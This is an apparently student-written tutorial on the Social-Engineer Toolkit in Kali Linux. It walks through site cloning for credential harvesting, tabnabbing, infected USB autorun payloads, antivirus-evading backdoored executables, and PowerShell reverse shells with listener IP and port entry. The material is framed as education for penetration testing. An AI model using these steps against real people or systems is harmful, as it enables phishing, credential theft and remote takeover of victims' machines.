

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



**Ethical Hacking Tools and Techniques
and
basic details about an attack which can be made using Kali-Linux**

by
Varun Bindra



Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

Contents

Basic details about attack which can be made using Kali-Linux.....	3
Introduction	3
1. Spare Phishing attack vector.....	3
2. Website attack vector	3
1) <i>Java applet attack method</i>	3
2) Metasploit browser exploit method	4
3) Credential harvester attack method	4
4) Tabnabbing attack method.....	5
5) <i>Web-jacking attack method</i>	5
6) Multi-attack web method	6
7) Full Screen attack method	7
3. Infectious Media Generator.....	9
4. Create a payload and listener	10
5. <i>Mass mailer attack</i>	10
6. Arduino - Based Attack Vector.....	11
7. Wireless Access point attack vector	11
8. ORCode generator attack vector	11
9. Powershell attack vectors	12

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

Basic details about attack which can be made using Kali-Linux

Introduction

Systems are generally under fire from hackers around the world. The goal of ethical hacking is to test the computers and networks for security, vulnerability and plugging the holes found before the bad guys get a chance to exploit them. This paper encloses the epigrammatic disclosure about all the different type of tools and technics in Kali Linux with the centralized idea of explaining every tool and technique used sequentially with the help of some video links

Note: This paper is only for educational purpose.

Go to Kali and type - > setoolkit

There will be 6 options click on the appropriate option - Social Engineering Attacks

10 types of Social Engineering Attacks -

1. Spare Phishing attack vector

This attack is specially targeted to someone. Normally a hacker will send you an email (by gaining your trust)) saying fill this form or click this link to access website. The website page will force user to fill his personal details like name, DOB, email, password etc. Example I received a tweet saying submit your resume to top university recruiters click bitly.com etc. When someone click that link it will redirect you to a new website which looks original and you will fill your credentials in that website.

All that information will directly go to hacker and he can misuse that information.

[Video link to do Phishing attack](#)

2. Website attack vector

This had further 7 parts

1) Java applet attack method

This method will spoof a JAVA certificate and deliver a metasploite based payload. Uses a customized java applet to deliver payloads.

- Web Templates

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

This will tell you which template to use like - Java required, Facebook, Twitter or Google

- Site cloner
You can make any fake website
- Custom import

[Video Link for Java Applet attack method](#)

We normally send pop-up at victim's computer that JAVA is disabled and he needs to run that JAVA update. We use java update because java runs on all systems it may be MAC or whatever.

2) Metasploit browser exploits method

This method will utilize select metasploite browser exploit through an Iframe and deliver a metasploit payload. Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

[Video Link Metasploit browser exploit method](#)

3) Credential harvester attack method

Hackers use this method to obtain users credentials. This method utilize web cloning of the website that has a user name and password field and harvest all the information posted to the website. Following methods are used.

- **Web Templates** - This method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
This will tell you which template to use like - Java required, Facebook, Twitter or Google
- **Site cloner** - T method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone. You can make any fake website
- **Custom import** - The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

4) Tabnabbing attack method

This method will wait for user to move to a different tab, then refresh the page to something different. Tabnabbing is a computer exploit and phishing attack, which persuades users to submit their login details and passwords to popular websites by impersonating those sites and convincing the user that the site is genuine. The attack takes advantage of user trust and inattention to detail in regard to tabs, and the ability of modern web pages to rewrite tabs and their contents a long time after the page is loaded. Tabnabbing operates in reverse of most phishing attacks in that it doesn't ask users to click on an obfuscated link but instead loads a fake page in one of the open tabs in your browser

[Video Link Tabnabbing attack method](#)

5) Web-jacking attack method

The Web Jacking Attack Vector is another phishing technique that can be used in social engineering engagements. Attackers that are using this method are creating a fake website and when the victim opens the link a page appears with the message that the website has moved and they need to click another link. If the victim clicks the link that looks real he will redirected to a fake page.


[Video Link Web-jacking attack method](#)



Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
99) Return to Main Menu

set:webattack>6
```

6) Multi-attack web method

The multi-attack web vector is new to 0.7 and will allow you to specify multiple web attack methods in order to perform a single attack. In some scenarios, the Java Applet may fail however an internet explorer exploit would be successful. Or maybe the Java Applet and the Internet Explorer exploit fail and the credential harvester is successful. The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can't utilize Tabnabbing, Cred Harvester, or Web Jacking with the Man Left in the Middle attack. Based on the attack vectors they shouldn't be combined anyways. Let's take a look at the multi attack vector. In this scenario I'm going to turn on the Java Applet attack, Metasploit Client-Side exploit, and the Web Jacking attack. When the victim browses the site, he/she will need to click on the link and will be bombarded with credential harvester, Metasploit exploits, and the java applet attack. I'm going to intentionally select an Internet Explorer 7 exploit and browse utilizing IE6 just to demonstrate if one fails, we have other methods.

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you're finished be sure to select the 'I'm finished' option.

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

7) Full Screen attack method

HTML5 Full screen API phishing attack is a type of phishing method that uses the HTML5 full screen application.

The exploit works through the full screen application programming interface in HTML5 which can be used to conduct phishing attacks. The HTML5 Full screen API allows web developers to display web contents in a full screen mode which fills up the display screen. The API itself is being suspected to carry out phishing attempts as it can be used to spook major browser vendors



Spoofed link



What user sees
below the browser.
Link appears to be
legit but its's
spoofed.


The above Image shows that the URL link was perfectly spoofed and users won't notice that the link URL is faked. Below is the screenshot of the working HTML5 Full screen API attack, I used PayPal as an example. Google Chrome notified the user that is now in full screen which can help him or her know that there is something going on there. From there, a malicious attacker has a chance to get login information or credentials of a targeted user.



Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



It's good to know that there are browsers that notify their user's for changes that's been happening on their browser. This little information is a big thing as it helps users know what is happening. While there are reports that certain browsers provides little or even no signs that full screen mode was already activated, these browsers must be updated to help their user's security.

While the attack may depend on either social engineering, it is still better to inform internet users that such form of attack may exist.

Source: <http://www.wiztechie.com/html5-fullscreen-api-phishing-attacks/>

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

3. Infectious Media Generator

[Video Link Infectious Media Generator](#)

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules

99) Return back to the main menu.

set> 3
```

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>1
set:infectious> IP address for the reverse connection (payload):192.168.1.71
```

- File format Exploits
- Standard metasploite executable

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

The majority of people have at least one USB stick in order to transfer files from work to their homes. Also a common characteristic of all humans is curiosity. These two things combined together can create a huge threat which can affect any organization. This article is an example of why people are the weakest link in the security chain.

This type of attack allows the penetration tester to create a USB, DVD or a CD with malicious content. When the unsuspecting user will open the file the payload will be executed and it will return a shell. In this article we will explore this type of attack

The implementation of this attack is very simple. SET will create automatically an autorun.inf file and a payload. For this scenario we will choose to use File-Format Exploits as an attack vector.

4. **Create a payload and listener**

Video Link [Create a payload and listener](#)

Video Link - [Steps to create payload listener](#).

The create payload and listener is an extremely simple wrapper around Metasploit to create a payload, export the exe for you and generate a listener. You would need to transfer the exe onto the victim machine and execute it in order for it to properly work.

When using the payload encoding options of SET, the best option for Anti-Virus bypass is the backdoored, or loaded with a malicious payload hidden in the exe, executable option. Specifically an exe is backdoored with a Metasploit based payload and can generally evade most AV's out there. SET has an executable built into it for the backdooring of the exe however if for some reason you want to use a different executable, you can specify the path to that exe with the CUSTOM_EXE flag.

5. **Mass mailer attack**

- Email attack Single Email address
- E-mail attack mass email address

[Video Link Mass mailer attack](#)

A mass mailer is commonly used to send a phishing page link to the e-mail ID of the target. The attacker needs to be aware of the e-mail harvester technique to be efficient in this attack. There is a useful Ruby script in Kali Linux named jigsaw, which can be very useful to perform an e-mail harvester attack. The script is located here:

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>

kali@root :usr/bin/jigsaw

6. **Arduino - Based Attack Vector**

[Video Arduino - Based Attack Vector](#)

- Powershell HTTP GET MSF Payload
- WSCRIPT HTTP GET MSF Payload
- Powershell based reverse shell

7. **Wireless Access point attack vector**

[Video Link Wireless Access point attack vector](#)

it Can be used to set up a rouge wireless access point, Spoof DNS and redirect all traffic to attacker.

8. **ORCode generator attack vector**

[Video Link ORCode generator attack vector](#)

Educational tutorial: <https://pentestlab.wordpress.com/2012/04/17/qrcode-attack-vector/>


The main purpose of these QR Codes is to be used for marketing purposes or for people who would like to know more information about a specific product or service. However this wide use of QR codes can be an extra advantage for hackers and ethical penetration testers. Hackers they can use this QR codes in order to attack unsuspecting users and penetration testers can include this type of attack in their social engineering engagements. In this article we will examine this type of attack.

The users that will scan this QR Code with their mobiles phones they will redirected to the fake website which in our case is Facebook. If they put their credentials then it will appear to your system.

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



There are many ways that you can deliver a QR Code to users but let's say that you want to send it via emails into your client's employees. The way that you will introduce this QR Code to the employee's it's up to the penetration tester but let's say that you found a new Facebook application that requires to scan this in order to win some points. The unsuspecting users when will open their mails will see an image that will look like this

9. Powershell attack vectors

[Video Link Powershell attack vectors](#)

Reference link: <http://kaliforhackers.blogspot.com/2015/09/hack-windows7-pc-using-powershell.html>


The PowerShell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by Preventative Technologies.

- Powershell Alphanumeric Shellcode Injector
- Powershell Reverse Shell
- Powershell Bind Shell
- Powershell Dump SAM Database

Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



```
File Edit View Terminal Tabs Help
[root@kali]: /

SET

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1k)
Version: 6.5.2
Codename: Mr. Robot
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDove
Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) ORCode Generator Attack Vector
9) Powershell Windows Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 8
```


Now choose 1, “Powershell Alphanumeric Shellcode Injector” and type IP address And Port No. of Your PC for Reverse Connection.



Varun Bindra


MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



```
[root@kali]: /  
[root@kali]: ~/Pictures  
[root@kali]: ~/Pictures  
--- Created by: David Kennedy (ReL1K) ---  
--- Version: 6.5.3 ---  
--- Codename: Mr. Robot ---  
--- Follow us on Twitter: @TrustedSec ---  
--- Follow me on Twitter: @hackingDave ---  
--- Homepage: https://www.trustedsec.com ---  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
Join us on irc.freenode.net in channel #setoolkit  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 9  
The Powershell Attack Vector module allows you to create Powershell specific attacks. These attacks will allow you to use Powershell which is available by default in all operating systems Windows Vista and above. Powershell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.  
1) Powershell Alphanumeric Shellcode Injector  
2) Powershell Reverse Shell  
3) Powershell Bind Shell  
4) Powershell Dump SAM Database  
99) Return to Main Menu  
set:powershell=1  
set> IP address for the payload listener (LHOST): 192.168.102.140  
set:powershell> Enter the port for the reverse: 4444
```


Press Enter here SET will start Metasploit Payload handler service



Varun Bindra

MS-Management Information Systems

LinkedIn: <https://www.linkedin.com/in/vbindra>



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
root@kali: ~  
root@kali:~# cd /root/Desktop  
root@kali:~/Desktop# ls  
327423.jpg  config.inc.php  manual_sql_inj.  cheatsheet.txt  tests  x86_powershell_injection.txt  
root@kali:~/Desktop# rm -rf x86_powershell_injection.txt  
root@kali:~/Desktop# echo $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 60 | xargs printf '%s\n')>/root/Desktop/
```

The terminal window has a dark theme and a background image of a hand holding a handgun. The taskbar at the bottom shows various application icons.

